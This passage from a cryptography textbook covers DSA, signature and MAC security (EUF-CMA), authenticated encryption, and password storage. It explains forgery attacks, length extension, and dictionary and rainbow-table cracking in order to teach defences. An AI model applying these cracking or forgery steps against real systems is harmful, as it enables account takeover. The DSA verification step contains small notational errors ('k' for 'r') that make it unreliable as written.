DSA system parameters All signers can use the following system parameters. For the length parameters L and N used below [18] specifies that the pair (L, N) should have one of the following values: (1024, 160), (2048, 224), (2048, 256), or (3072, 256).

- A large prime number p with bitlength $|p| = L$
- A smaller prime number q with bitlength $|q| = N$ and $q|p - 1$
- A group element $g \in \mathbb{Z}_p^*$ of order q .
- A hash function $H()$ with output length $|H(m)| \geq N$

As you may have noted, the allowed values for parameter N correspond to the output lengths of the hash function families SHA-1 and SHA-2. The computational overhead is minimized if the hash function $H()$ is chosen accordingly.

Private key/public key Each user needs an individual signing key pair.

- The private key x is a randomly chosen integer from $\{1, 2, \dots, q - 1\}$
- The public key y is computed as $y \leftarrow g^x \bmod p$

Signature generation The generation of a signature on a message m is similar to the ElGamal signature scheme, except that there are additional reductions modulo q and subtraction is replaced by an addition:

1. Choose a secret, random integer $k \in \{1, 2, \dots, q - 1\}$
2. Compute $r \leftarrow (g^k \bmod p) \bmod q$
3. Compute $h \leftarrow H(m)$
4. Compute $s \leftarrow (k^{-1}(h + x \cdot r)) \bmod q$

The signature of message m is the pair (r, s) . In the unlikely case that one of the values r or s equals 0, another random integer k must be chosen. The length of this signature is $2 \cdot N$ bits, so it is much shorter than an RSA or ElGamal signature with the same security parameters. The value k^{-1} can be computed with the extended Euclidean algorithm, or as $k^{q-2} \bmod q$.

Signature verification When verifying a signature (r, s) on message m , the order of reductions modulo p or q is important:

1. Retrieve the DSA system parameters (p, q, g) and the public key y of the signer

2. Check if $0 < k, s < q$; if not, the signature is invalid
3. Compute $w := s^{-1} \pmod{q}$ and $h \leftarrow H(m)$
4. Compute $u_1 \leftarrow h \cdot w \pmod{q}$ and $u_2 \leftarrow r \cdot w \pmod{q}$
5. Compute $v \leftarrow (g^{u_1} y^{u_2} \pmod{p}) \pmod{q}$; this is where the public key y of the signer is used
6. The signature is valid if and only if $v = r$

Correctness of the DSA algorithm We must show that if (k, s) is a valid signature for message m , then the equation $v = r$ does hold. Please remember that all computations in the exponents are done modulo q since this is the group order.

We know that

$$s \equiv (k^{-1}(h + x \cdot r)) \pmod{q}$$

since in a valid signature, s was computed using this formula. Using modular arithmetic, we can transform this equivalence into something more useful for verification:

$$k \equiv hs^{-1} + xrs^{-1} \equiv hw + xrw \pmod{q}$$

From this new equivalence, we get

$$g^k \equiv g^{hw+xrw} \equiv g^{hw} g^{xrw} \equiv g^{hw} y^{rw} \equiv g^{u_1} y^{u_2} \pmod{p}$$

since g has order q and thus all computations in the exponent are done modulo q . If we reduce both sides of this equivalence by q , we see that $v = r$ holds.

3.7 Security Goal: Integrity and Authenticity

If a message m with valid MAC or valid digital signature is received by party B , she/he may assume two things:

- The message m was sent by another entity A who has the private key/the symmetric key needed to generate the digital signature/the MAC (authenticity)
- The message m was not altered during transport (integrity)

Let's put this a little more formally.

Attacker model Since digital signatures and MACs do not protect the confidentiality of a message, we must assume that an attacker has many pairs (m, sig) at his disposal, where m is a message, and sig is a valid MAC or digital signature. In theoretical attacker models, the attacker may even select the messages m and have a digital signature, or MAC calculated on them.

However, this knowledge should *not* enable the attacker to create valid MACs/signatures for novel messages m^* . This is captured in the most important security goal for digital signatures and MACs, *Existential Unforgeability under Chosen Message Attacks* (EUF-CMA). Formulated the other way round: If an attacker with the knowledge described above succeeds in computing a valid signature/MAC s^* for a new

message m^* where he did not know a MAC/signature, he has broken the security property EUF-CMA and the signature or MAC scheme is considered insecure.

Attacks Let's illustrate this concept with some attacks.

The classic example of an attack to create a new pair (m^*, sig^*) is an attack against the Textbook RSA signature. Here the attacker simply combines two signatures (m_1, s_1) and (m_2, s_2) known to him before as follows:

$$m^* \leftarrow m_1 \cdot m_2$$

$$sig^* \leftarrow s_1 \cdot s_2 \bmod n$$

The signature s^* is a valid signature for m^* :

$$sig^* = s_1 \cdot s_2 \bmod n = (m_1^d \bmod n) \cdot (m_2^d \bmod n) = (m_1 \cdot m_2)^d \bmod n = (m^*)^d \bmod n$$

This attack is one of the reasons why messages should be encoded using PKCS#1 before a digital signature is created.

A second classic attack targets a simple MAC construction, which is defined as follows:

$$MAC(k, m) := H(k|m)$$

Here EUF-CMA can be broken by simply extending the message. If a pair (m, mac) is known, a new MAC mac^* can be calculated for message $m^* = m|m'$ because of the iterative structure of hash functions:

$$mac^* \leftarrow hash(mac|m') = hash(k|m|m') = MAC(k, m|m')$$

A few details need to be considered for this attack to work in practice. For example, a message is padded to a multiple of the block length of the hash function (512 bits for SHA-256) before hashing. The length of the message without this padding is encoded in the last bytes of this padding. This padding must be considered when creating the appendix m' to the original message m . Based on this simple MAC construction, a practical attack on Flickr's access protection was described in 2009 [15].

3.8 Security Goal: Confidentiality and Integrity

Encryption protects the confidentiality of a message, not its integrity. It is well-known that stream ciphers and many block cipher modes are *malleable* (subsection 6.3.3, subsection 18.1.3) – bits of the plaintext can be flipped by inverting bits in the ciphertext. Since the turn of the millennium, various padding-Oracle attacks, e.g., on the TLS Record Layer (section 12.3), have shown that this missing integrity protection may even threaten confidentiality.

In response to these attacks, encryption modes like *Galois/Counter Mode* (GCM), which combine encryption and integrity protection, have gained importance in recent years. *Authenticated encryption* was first investigated in [7, 8], by analyzing various combinations of encryption and MAC computation:

- **MAC-then-Encrypt:** A MAC is computed on the plaintext, then plaintext and MAC are encrypted.
- **Encrypt-and-MAC:** The MAC is also computed on the plaintext, but only the plaintext is encrypted.
- **Encrypt-then-MAC:** The plaintext is encrypted, then the MAC is computed on the ciphertext.

In this analysis, various security properties were defined. Here are the two most important ones.

INT-PTXT This abbreviation stands for *integrity of plaintext* – an attacker can modify the ciphertext here, but any change to the plaintext would be detected. The most important example of an INT-PTXT secure encryption mode is the MAC-then-PAD-then-ENCRYPT method of the Record Layer used in SSL 3.0 up to TLS version 1.2. Here a MAC is computed only over the plaintext, whereas the padding appended after the MAC is not integrity protected. It is therefore possible to modify the ciphertext related to the padding without violating the integrity of the plaintext. This was exploited, e.g., in the POODLE attack (subsection 12.4.6).

INT-CTXT This abbreviation stands for *integrity of ciphertext* – any modification of the ciphertext will be detected. It is recommended to use INT-CTXT secure encryption modes like Encrypt-then-MAC or Galois/Counter Mode (GCM, section 3.3) whenever possible.

Related Work

For textbooks on cryptography in general, please refer to the related work section of the previous chapter.

Hash functions The Merkle-Damgård construction was first proposed in the PhD thesis of Ralph C. Merkle [29], and analyzed by Ivan Damgård in [11]. The early years of hash function research are summarized in [4]. This summary is extended to the SHA-3 competition in [32]. The SHA-2 competition is discussed in [10]. Cryptanalysis of hash functions is based on the seminal work of Hans Dobbertin [14]. The first full attack on the collision resistance of MD5 was announced in 2004 [43] and published in [45]. The real-world impact of such collision attacks was demonstrated in [41], where a faked but valid X.509 certificate was constructed. Generic collision attacks on SHA-1 have a complexity of 2^{80} . In [44] a more efficient attack was proposed with complexity 2^{63} . The first collision was computed in 2007 [40], and chosen-prefix attacks were published in [28].

Message authentication codes The security of the CBC-MAC construction was analyzed in [23]. HMAC was first proposed in RFC 2104 [25], and the current reference is RFC 6151 [42]. The first security analysis of HMAC [6] assumed that the underlying hash function is collision-resistant – this would imply that HMAC-MD5 and HMAC-SHA1 are now insecure. However, in [5], it was shown that this condition is not necessary to prove the security of HMAC.

Authenticated encryption The main reference [8] for AE was already mentioned above. The extended concept of *authenticated encryption with associated data* (AEAD) was introduced in [36].

Digital signatures The concept of digital signatures was introduced in the seminal paper of Whitfield Diffie and Martin Hellman [13]. The first signature scheme is the RSA textbook scheme proposed in the equally famous paper of Ronald L. Rivest, Adi Shamir and Leonard M. Adleman [35]. Other early signature schemes are the Lamport scheme [27], the Merkle scheme [30] and the Rabin scheme [33]. The first formal definitions for the security of digital signature schemes, including EUF-CMA, were given in [20], together with a construction of a EUF-CMA secure scheme.

Problems

3.1 Mental Model for Hash Functions

Please point out differences between hash functions and their mental model, human fingerprints.

3.2 Iterative Structure of Hash Functions

How many calls to its internal compression function does SHA-256 need to compute the hash value of a message of 12 kbyte?

3.3 Attacks on Hash Functions

Why (and how) can the birthday paradox be exploited to break collision resistance of hash functions, but not second preimage resistance?

3.4 Insecure MAC Construction

On a code exchange web page, you find the following construction for a MAC function, advertised as “using military-grade encryption to secure the integrity of your data”:

$$\text{MAC}_k(m) := \text{Enc}_k(\text{H}(m))$$

How can you break this construction if malleable encryption is used, e.g., a stream cipher?

3.5 Pseudorandom Functions

Give a construction of how HMAC can generate pseudorandom byte sequences of arbitrary length. How is HMAC used in the TLS 1.1 PRF?

3.6 Authenticated Encryption

Is Encrypt-and-MAC INT-CTXT secure?

3.7 Digital Signatures: PKCS#1

Why is the PKCS#1 padding for encryption probabilistic but deterministic for digital signatures?

3.8 Digital Signatures: RSA

In the ElGamal signature scheme, all signers may use the same modulus p . Why isn't this possible for RSA, even if all signers would use different private exponents d ?

3.9 Digital Signatures: ElGamal

In one step, the ElGamal signature algorithm uses the fact that in the group \mathbb{Z}_p^* , group elements are numbers. How must this step be modified when adapting ElGamal to an elliptic curve $EC(a, b)$?

3.10 Digital Signatures: RSA

Why can't RSA be adapted to elliptic curves?

3.11 Digital Signatures: DSA

Why does $k^{-1} \equiv k^{q-2} \pmod{q}$ hold?

3.12 Digital Signatures: Comparison

If all three signature schemes use a modulus of length 2048 bit, how long are (a) RSA signatures, (b) ElGamal signatures, and (c) DSA signatures?

3.13 Digital Signatures: Mathematics

Let p be a prime number. Is there a subgroup of order d in \mathbb{Z}_n^* for any divisor d of $p - 1$? How can you construct such a subgroup?

3.14 Security Goal: Integrity and Authenticity

EUF-CMA allows the adversary to acquire valid signatures for any chosen message m . A slightly weaker and more realistic security goal would be EUF-KP, where the adversary only learns a list of valid message-signature pairs (m, σ) but cannot choose the messages. Is the Textbook RSA signature EUF-KP secure?

References

1. Secure hash standard. National Institute of Standards and Technology, Washington (2002). URL: <http://csrc.nist.gov/publications/fips/>. Note: Federal Information Processing Standard 180-2
2. Recommendation for Block Cipher Modes of Operation: Galois/Counter Mode (GCM) and GMAC. Federal Information Processing Standards Publication 800-38 D (2007). URL <http://csrc.nist.gov/publications/nistpubs/800-38D/SP-800-38D.pdf>
3. 9797-1, I.: Iso/iec 9797-1 information technology – security techniques – message authentication codes (macs) – part 1: Mechanisms using a block cipher. <https://www.iso.org/obp/ui/#iso:std:iso-iec:9797:-1:ed-2:v1:en> (2011)

4. Bakhtiari, S., Safavi-Naini, R., Pieprzyk, J., et al.: Cryptographic hash functions: A survey. Tech. rep., Citeseer (1995)
5. Bellare, M.: New proofs for NMAC and HMAC: Security without collision-resistance. In: C. Dwork (ed.) Advances in Cryptology – CRYPTO 2006, *Lecture Notes in Computer Science*, vol. 4117, pp. 602–619. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2006). DOI 10.1007/11818175_36
6. Bellare, M., Canetti, R., Krawczyk, H.: Keying hash functions for message authentication. In: N. Koblitz (ed.) Advances in Cryptology – CRYPTO’96, *Lecture Notes in Computer Science*, vol. 1109, pp. 1–15. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (1996). DOI 10.1007/3-540-68697-5_1
7. Bellare, M., Namprempre, C.: Authenticated encryption: Relations among notions and analysis of the generic composition paradigm. In: T. Okamoto (ed.) Advances in Cryptology – ASIACRYPT 2000, *Lecture Notes in Computer Science*, vol. 1976, pp. 531–545. Springer, Heidelberg, Germany, Kyoto, Japan (2000). DOI 10.1007/3-540-44448-3_41
8. Bellare, M., Namprempre, C.: Authenticated encryption: Relations among notions and analysis of the generic composition paradigm. *Journal of Cryptology* **21**(4), 469–491 (2008). DOI 10.1007/s00145-008-9026-x
9. Bellare, M., Rogaway, P.: The exact security of digital signatures: How to sign with RSA and Rabin. In: U.M. Maurer (ed.) Advances in Cryptology – EUROCRYPT’96, *Lecture Notes in Computer Science*, vol. 1070, pp. 399–416. Springer, Heidelberg, Germany, Saragossa, Spain (1996). DOI 10.1007/3-540-68339-9_34
10. Burr, W.E.: A new hash competition. *IEEE Security & Privacy* **6**(3), 60–62 (2008)
11. Damgård, I.: A design principle for hash functions. In: G. Brassard (ed.) Advances in Cryptology – CRYPTO’89, *Lecture Notes in Computer Science*, vol. 435, pp. 416–427. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (1990). DOI 10.1007/0-387-34805-0_39
12. Dang, Q.: Secure hash standard (shs) (2012). DOI <https://doi.org/10.6028/NIST.FIPS.180-4>
13. Diffie, W., Hellman, M.E.: New directions in cryptography. *IEEE Transactions on Information Theory* **22**(6), 644–654 (1976)
14. Dobbertin, H.: Cryptanalysis of MD4. *Journal of Cryptology* **11**(4), 253–271 (1998). DOI 10.1007/s001459900047
15. Duong, T., Rizzo, J.: Flickr’s api signature forgery vulnerability. <https://vnscanner.blogspot.com/2009/09/flickr-api-signature-forgery.html> (2009). URL <https://vnscanner.blogspot.com/2009/09/flickr-api-signature-forgery.html>
16. Eastlake 3rd, D., Hansen, T.: US Secure Hash Algorithms (SHA and SHA-based HMAC and HKDF). RFC 6234 (Informational) (2011). DOI 10.17487/RFC6234. URL <https://www.rfc-editor.org/rfc/rfc6234.txt>
17. Eastlake 3rd, D., Jones, P.: US Secure Hash Algorithm 1 (SHA1). RFC 3174 (Informational) (2001). DOI 10.17487/RFC3174. URL <https://www.rfc-editor.org/rfc/rfc3174.txt>. Updated by RFCs 4634, 6234
18. Gallagher, P.D.: Fips-186-4: Digital signature standard (dss). <https://nvlpubs.nist.gov/nistpubs/fips/nist.fips.186-4.pdf> (2013)
19. Gamal, T.E.: A public key cryptosystem and a signature scheme based on discrete logarithms. *IEEE Transactions on Information Theory* **31**(4), 469–472 (1985)
20. Goldwasser, S., Micali, S., Rivest, R.L.: A digital signature scheme secure against adaptive chosen-message attacks. *SIAM Journal on Computing* **17**(2), 281–308 (1988)
21. Jager, T., Kakvi, S.A., May, A.: On the security of the PKCS#1 v1.5 signature scheme. In: D. Lie, M. Mannan, M. Backes, X. Wang (eds.) ACM CCS 2018: 25th Conference on Computer and Communications Security, pp. 1195–1208. ACM Press, Toronto, ON, Canada (2018). DOI 10.1145/3243734.3243798
22. Katz, J., Lindell, Y.: Introduction to Modern Cryptography, Second Edition. Routledge Chapman & Hall (2014). ISBN: 978-1466570269
23. Knudsen, L.: Chosen-text attack on cbc-mac. *Electronics Letters* **33**(1), 48–49 (1997)

24. Krawczyk, H.: Cryptographic extraction and key derivation: The HKDF scheme. In: T. Rabin (ed.) *Advances in Cryptology – CRYPTO 2010, Lecture Notes in Computer Science*, vol. 6223, pp. 631–648. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2010). DOI 10.1007/978-3-642-14623-7_34
25. Krawczyk, H., Bellare, M., Canetti, R.: HMAC: Keyed-Hashing for Message Authentication. RFC 2104 (Informational) (1997). DOI 10.17487/RFC2104. URL <https://www.rfc-editor.org/rfc/rfc2104.txt>. Updated by RFC 6151
26. Krawczyk, H., Eronen, P.: HMAC-based Extract-and-Expand Key Derivation Function (HKDF). RFC 5869 (Informational) (2010). DOI 10.17487/RFC5869. URL <https://www.rfc-editor.org/rfc/rfc5869.txt>
27. Lamport, L.: Constructing digital signatures from a one-way function. Technical Report SRI-CSL-98, SRI International Computer Science Laboratory (1979)
28. Leurent, G., Peyrin, T.: SHA-1 is a shambles: First chosen-prefix collision on SHA-1 and application to the PGP web of trust. In: S. Capkun, F. Roesner (eds.) USENIX Security 2020: 29th USENIX Security Symposium, pp. 1839–1856. USENIX Association (2020)
29. Merkle, R.C.: Secrecy, authentication, and public key systems. Stanford university (1979)
30. Merkle, R.C.: A certified digital signature. In: G. Brassard (ed.) *Advances in Cryptology – CRYPTO’89, Lecture Notes in Computer Science*, vol. 435, pp. 218–238. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (1990). DOI 10.1007/0-387-34805-0_21
31. Moriarty (Ed.), K., Kaliski, B., Jonsson, J., Rusch, A.: PKCS #1: RSA Cryptography Specifications Version 2.2. RFC 8017 (Informational) (2016). DOI 10.17487/RFC8017. URL <https://www.rfc-editor.org/rfc/rfc8017.txt>
32. Preneel, B.: The first 30 years of cryptographic hash functions and the NIST SHA-3 competition (invited talk). In: J. Pieprzyk (ed.) *Topics in Cryptology – CT-RSA 2010, Lecture Notes in Computer Science*, vol. 5985, pp. 1–14. Springer, Heidelberg, Germany, San Francisco, CA, USA (2010). DOI 10.1007/978-3-642-11925-5_1
33. Rabin, M.O.: Digital signatures and public key functions as intractable as factorization. Technical Report MIT/LCS/TR-212, Massachusetts Institute of Technology (1979)
34. Rivest, R.: The MD5 Message-Digest Algorithm. RFC 1321 (Informational) (1992). DOI 10.17487/RFC1321. URL <https://www.rfc-editor.org/rfc/rfc1321.txt>. Updated by RFC 6151
35. Rivest, R.L., Shamir, A., Adleman, L.M.: A method for obtaining digital signatures and public-key cryptosystems. Communications of the Association for Computing Machinery **21**(2), 120–126 (1978)
36. Rogaway, P.: Authenticated-encryption with associated-data. In: V. Atluri (ed.) ACM CCS 2002: 9th Conference on Computer and Communications Security, pp. 98–107. ACM Press, Washington, DC, USA (2002). DOI 10.1145/586110.586125
37. Schnorr, C.P.: Efficient identification and signatures for smart cards. In: G. Brassard (ed.) *Advances in Cryptology – CRYPTO’89, Lecture Notes in Computer Science*, vol. 435, pp. 239–252. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (1990). DOI 10.1007/0-387-34805-0_22
38. Song, J., Poovendran, R., Lee, J., Iwata, T.: The AES-CMAC Algorithm. RFC 4493 (Informational) (2006). DOI 10.17487/RFC4493. URL <https://www.rfc-editor.org/rfc/rfc4493.txt>
39. Stevens, M., Bursztein, E., Karpman, P., Albertini, A., Markov, Y.: The first collision for full SHA-1. In: J. Katz, H. Shacham (eds.) *Advances in Cryptology – CRYPTO 2017, Part I, Lecture Notes in Computer Science*, vol. 10401, pp. 570–596. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2017). DOI 10.1007/978-3-319-63688-7_19
40. Stevens, M., Bursztein, E., Karpman, P., Albertini, A., Markov, Y.: The first collision for full sha-1. In: Annual international cryptology conference, pp. 570–596. Springer (2017)
41. Stevens, M., Lenstra, A.K., de Weger, B.: Chosen-prefix collisions for MD5 and colliding X.509 certificates for different identities. In: M. Naor (ed.) *Advances in Cryptology – EUROCRYPT 2007, Lecture Notes in Computer Science*, vol. 4515, pp. 1–22. Springer, Heidelberg, Germany, Barcelona, Spain (2007). DOI 10.1007/978-3-540-72540-4_1

42. Turner, S., Chen, L.: Updated Security Considerations for the MD5 Message-Digest and the HMAC-MD5 Algorithms. RFC 6151 (Informational) (2011). DOI 10.17487/RFC6151. URL <https://www.rfc-editor.org/rfc/rfc6151.txt>
43. Wang, X., Feng, D., Lai, X., Yu, H.: Collisions for hash functions MD4, MD5, HAVAL-128 and RIPEMD. Cryptology ePrint Archive, Report 2004/199 (2004). <https://eprint.iacr.org/2004/199>
44. Wang, X., Yin, Y.L., Yu, H.: Finding collisions in the full SHA-1. In: V. Shoup (ed.) Advances in Cryptology – CRYPTO 2005, *Lecture Notes in Computer Science*, vol. 3621, pp. 17–36. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2005). DOI 10.1007/11535218_2
45. Wang, X., Yu, H.: How to break MD5 and other hash functions. In: R. Cramer (ed.) Advances in Cryptology – EUROCRYPT 2005, *Lecture Notes in Computer Science*, vol. 3494, pp. 19–35. Springer, Heidelberg, Germany, Aarhus, Denmark (2005). DOI 10.1007/11426639_2
46. Xie, T., Liu, F., Feng, D.: Fast collision attack on MD5. Cryptology ePrint Archive, Report 2013/170 (2013). <https://eprint.iacr.org/2013/170>



Chapter 4

Cryptographic Protocols

Abstract This chapter deals with *cryptographic protocols*. Each protocol is defined by a sequence of messages exchanged between two or more parties to achieve a specific security goal. Two important goals are *key agreement*, where the parties want to agree on a secret value by exchanging publicly visible messages, and *entity authentication*, where one party wants to convince the other of its identity. In practice, both goals are combined as *authenticated key agreement*.

4.1 Passwords

This section describes the simplest and most widely used authentication protocol, the *username/password protocol*, and attacks on passwords.

4.1.1 Username/Password Protocol

In the username/password protocol, an application asks the user to enter her/his *username* and the corresponding *password* to authenticate themselves. While the username may be publicly known – for example, the user’s email address – the password should be kept secret. Username/password can be used *locally* (e.g., to login to the operating system of a device) or *remotely* (e.g., for client authentication in a web application). In the remote case, the password should only be transmitted via an encrypted connection to protect its confidentiality against eavesdroppers.

Figure 4.1 shows the use of username/password in a web application. Upon request of the web application, an input form opens in the web browser where the user can enter a username and password. This pair is then transmitted to the web server via HTTPS. After receiving the username/password pair, the username serves as a request to an internal database. If the username exists in the database, the hash value h_{JS} of the password is returned. A freshly computed hash value $h' \leftarrow H(\text{swordfish})$




Fig. 4.1 Username/Password Protocol. The username is the email address of the author; the secret password is `swordfish`.

of the received password is compared with h_{JS} . If the two values match, access to the requested resource is granted.

Passwords must not be stored in cleartext – it is state-of-the-art to keep only the hash values h_{UN} of passwords. The simple variant

$$h_{UN} \leftarrow H(password)$$

used in Figure 4.1 is, however, vulnerable to *dictionary attacks* described below. Using a *salt* value increases security: A *salt* field is added to the database, which contains, for each username record, a unique random value *salt*. The hash value is then computed as

$$h_{UN} \leftarrow H(password|salt)$$

and for each user, the triple $(username, salt, h_{UN})$ is stored in the database.

Strong and weak passwords “Weak” Passwords (e.g., first names, short character combinations) can be guessed, and it is possible to use *dictionary attacks* or *rainbow tables* to find them if their hash value is given. It is more challenging to define a “strong” password. Different applications use different metrics and password generation strategies, which essentially depend on the length of passwords and the character set size (e.g., lower and upper case letters, special characters). However, many password metrics are simply wrong [14]. In general, it should be emphasized that any too narrowly defined password generation strategy weakens the passwords since this strategy can be automated and used to build a dictionary of possible passwords. The only reliable but non-constructive definition of “strong” passwords is the following:

Definition 4.1 (Strong passwords) A password is *strong* if it cannot be guessed or be determined by a dictionary or a rainbow table attack.

4.1.2 Dictionary Attacks

Let's use the following example to explain dictionary attacks. When a web application receives (Bob , seCretPaSsword), it uses Bob to retrieve the hash value 0xd2fe bd65 89d2 23ed c9ac 33ba 2639 6a19 b0b8 88b0 from its database. Then it compares H(seCretPaSsword) with this value and grants access if both match.

Password	SHA-1(Password)
allissecret	d89d 588d b39f 1ebf af84 1c4b 0962 a6e6 0a97 4367
seCretPaSsword	d2fe bd65 89d2 23ed c9ac 33ba 2639 6a19 b0b8 88b0
carolspassword	5f23 413d e0e5 1a1a 9c0e c9ab 50d2 6453 d0e8 0782
verylongandsecurepassword	4a58 bce3 ba0b 01c1 9214 536d 38c8 3308 b409 8cf2

Table 4.1 Password-hash dictionary: passwords are sorted alphabetically, and the SHA-1 hash value is given.

In a *dictionary attack*, an attacker tries to create a hash-password dictionary, similar to a foreign language dictionary: If you don't understand a French word, you look it up in the French-English dictionary. If you want the password corresponding to a hash value, look it up in the hash-password dictionary.

SHA-1(Password)	Password
4a58 bce3 ba0b 01c1 9214 536d 38c8 3308 b409 8cf2	verylongandsecurepassword
5f23 413d e0e5 1a1a 9c0e c9ab 50d2 6453 d0e8 0782	carolspassword
d2fe bd65 89d2 23ed c9ac 33ba 2639 6a19 b0b8 88b0	seCretPaSsword
d89d 588d b39f 1ebf af84 1c4b 0962 a6e6 0a97 4367	allissecret

Table 4.2 Hash-password dictionary: hash values are sorted numerically, and the corresponding SHA-1 preimage is given. The third entry corresponds to the hash value of Bob's password, allowing the attacker to obtain the login data (Bob , seCretPaSsword).

Such a dictionary can be created efficiently under certain conditions:

- **There must not be too many different passwords:** The term "not too many" must be understood in cryptographic terms: The size of commercial dictionaries ranges from 40 million [3] to 39 billion words [1], whereby the quality of the latter dictionary is questionable. This seems to be large at first, but these numbers range from 2^{25} to 2^{36} , so they are relatively small for cryptanalysts.
- **Only the password is hashed (without salt):** The hash value h_{UN} is computed as $h_{UN} \leftarrow H(\text{password})$.

If both conditions are met, the attack is carried out as follows:

1. The attacker compromises the web application's database and copies the entries (UN, h_{UN}) .

2. The attacker creates the hash values $h \leftarrow \mathsf{H}(PW)$ of all words PW from a suitable dictionary \mathcal{D} . If $n = |\mathcal{D}|$, then n hash operations are required for this. Table 4.1 shows a small section of this list $(PW_i, h_i), i = 1, \dots, n$.
3. The pairs (PW, h_{PW}) are sorted numerically by hash value. To sort a list with n entries, efficient sorting algorithms (e.g., Quicksort or Heapsort) require about $n \cdot \log(n)$ swapping operations. A small section of this list is shown in table 4.2.
4. The attacker now takes an entry (UN, h_{UN}) and searches for h_{UN} in table 4.2. The divide and conquer algorithm requires only $\log_2(n)$ comparisons. If a matching hash value h_i is found, the attacker can take the corresponding password PW_i to impersonate the victim on the web application using (UN, PW_i) .

Adequate protection against dictionary attacks is to use an individual, random *salt* for each password, as described above. While this does not entirely prevent a dictionary attack, it does force the attacker to use a separate complete dictionary for each such entry, with *salt* appended to each password in the dictionary.

4.1.3 Rainbow Tables

While the above-mentioned $26 \cdot 2^{26}$ operations to create a hash-username dictionary are usually not a problem, storing the 2^{26} results in a highly available data structure can be problematic. As a time-memory-tradeoff mechanism, so-called *rainbow tables* [20] can be used, which are also very useful for creating dictionaries for given password policies.




Fig. 4.2 Contents of a rainbow table. Only the first and last columns are saved.

Rainbow tables are created for a fixed maximum password length and a selected character set. In our example in Figure 4.2, we have chosen a maximum length of eight characters and the character set ASCII-32-95, which contains all 95 characters of the American keyboard. In [2], you will find a complete rainbow table that uses SHA-1 as a hash function and covers passwords up to a length of 8 bytes from this character set. It is 460 GB in size, contains 6,704,780,954,517,120 passwords of maximum length 8, and covers about 96.8% of all possible passwords with the given parameters.

The generation of a Rainbow Table starts with a string – in Figure 4.2 one chain starts with aaaaaaaaa. This password is hashed with SHA-1. A second password is generated by applying a reduction function to this hash value. The reduction function can be chosen freely but does influence the size and completeness of the Rainbow Table. For example, we can combine 7 bits of the hash value and interpret them as numbers – the numerical values 0 to 94 would then be assigned to the 95 ASCII characters from ASCII-32-95 in a table, and the values 95 to 127 would be discarded. We get a new password by taking the first eight 7-bit-blocks that lie in the range 0 to 94.

After a hash value is converted into a password, this password is again hashed, and the reduction function is applied to this new hash value. This procedure is repeated n times to get a chain of length n (in Figure 4.2 $n = 2$). For each chain, only the first password (in our example aaaaaaaaaa) and the last hash value (in our example 4a3fe...) are stored. A chain of length n contains n of the 95^8 possible passwords, so about $\frac{95^8}{n}$ such chains are needed to cover most of all possible passwords.

To recover the password from its hash value h , we proceed as follows:

1. We check whether h was saved as the end of a chain. If this is the case, the program jumps to step 3; if not, step 2 is executed.
2. h is reduced to a password, and the next hash value h' is computed from this password. h' is then checked as in step 1.
3. If a hash value h'' is reached, which was stored as the end of a chain, the value w is initialized with the password stored as the beginning of this chain.
4. Starting with w , the chain is recomputed until h is reached. The value w^* just before h in the chain is the wanted password.

Rainbow tables offer a time-memory tradeoff: If we increase the length n of the chains, fewer values have to be stored for the same password length. However, n hash and reduction operations are needed until the password is found. Creating a good Rainbow Table is not trivial, as the overlap of the individual chains must be minimized, and the password coverage must be maximized. Rainbow Tables can only be used efficiently if no salt was used in the hashing process.

4.2 Authentication Protocols

An entity can be authenticated by something she knows (e.g., a person's date of birth, a secret password, a private key), by something she owns (e.g., an identity card), or by something she is (e.g., biometrical data like fingerprints or face characteristics for humans, or physically unclonable functions for devices), i.e., by knowledge, possession or being. Only the first category, authentication by knowledge, will be discussed in this book.

Without computing devices, authentication by knowledge is limited to easy-to-remember passwords and passphrases. Thus, when authentication is based on knowledge of a cryptographic key, the device in which the key is stored authenticates

itself rather than the human user. This book mainly addresses the authentication of devices that can use cryptographic techniques and keys.

If a device authenticates itself, we could classify the authentication of the human user who owns this device as authentication by possession. However, this type of authentication would be relatively weak because stealing the device would transfer the authentication from the legitimate owner to the thief. Thus in practice (think e.g. of smartphones), users often authenticate themselves to the device: by knowledge of a personal identification number (PIN) or an unlock pattern, or by biometrical identification (face recognition, fingerprint).

4.2.1 One-Time-Password-Protocol (OTP)

With *One-Time Password* protocols, a different password is used for each authentication. This minimizes the damage of password theft, e.g., via a phishing site – only one authentication is possible with the stolen password. OTP procedures are used, for example, in online banking, where a transaction number (TAN), which can only be used once, must be entered for each payment.

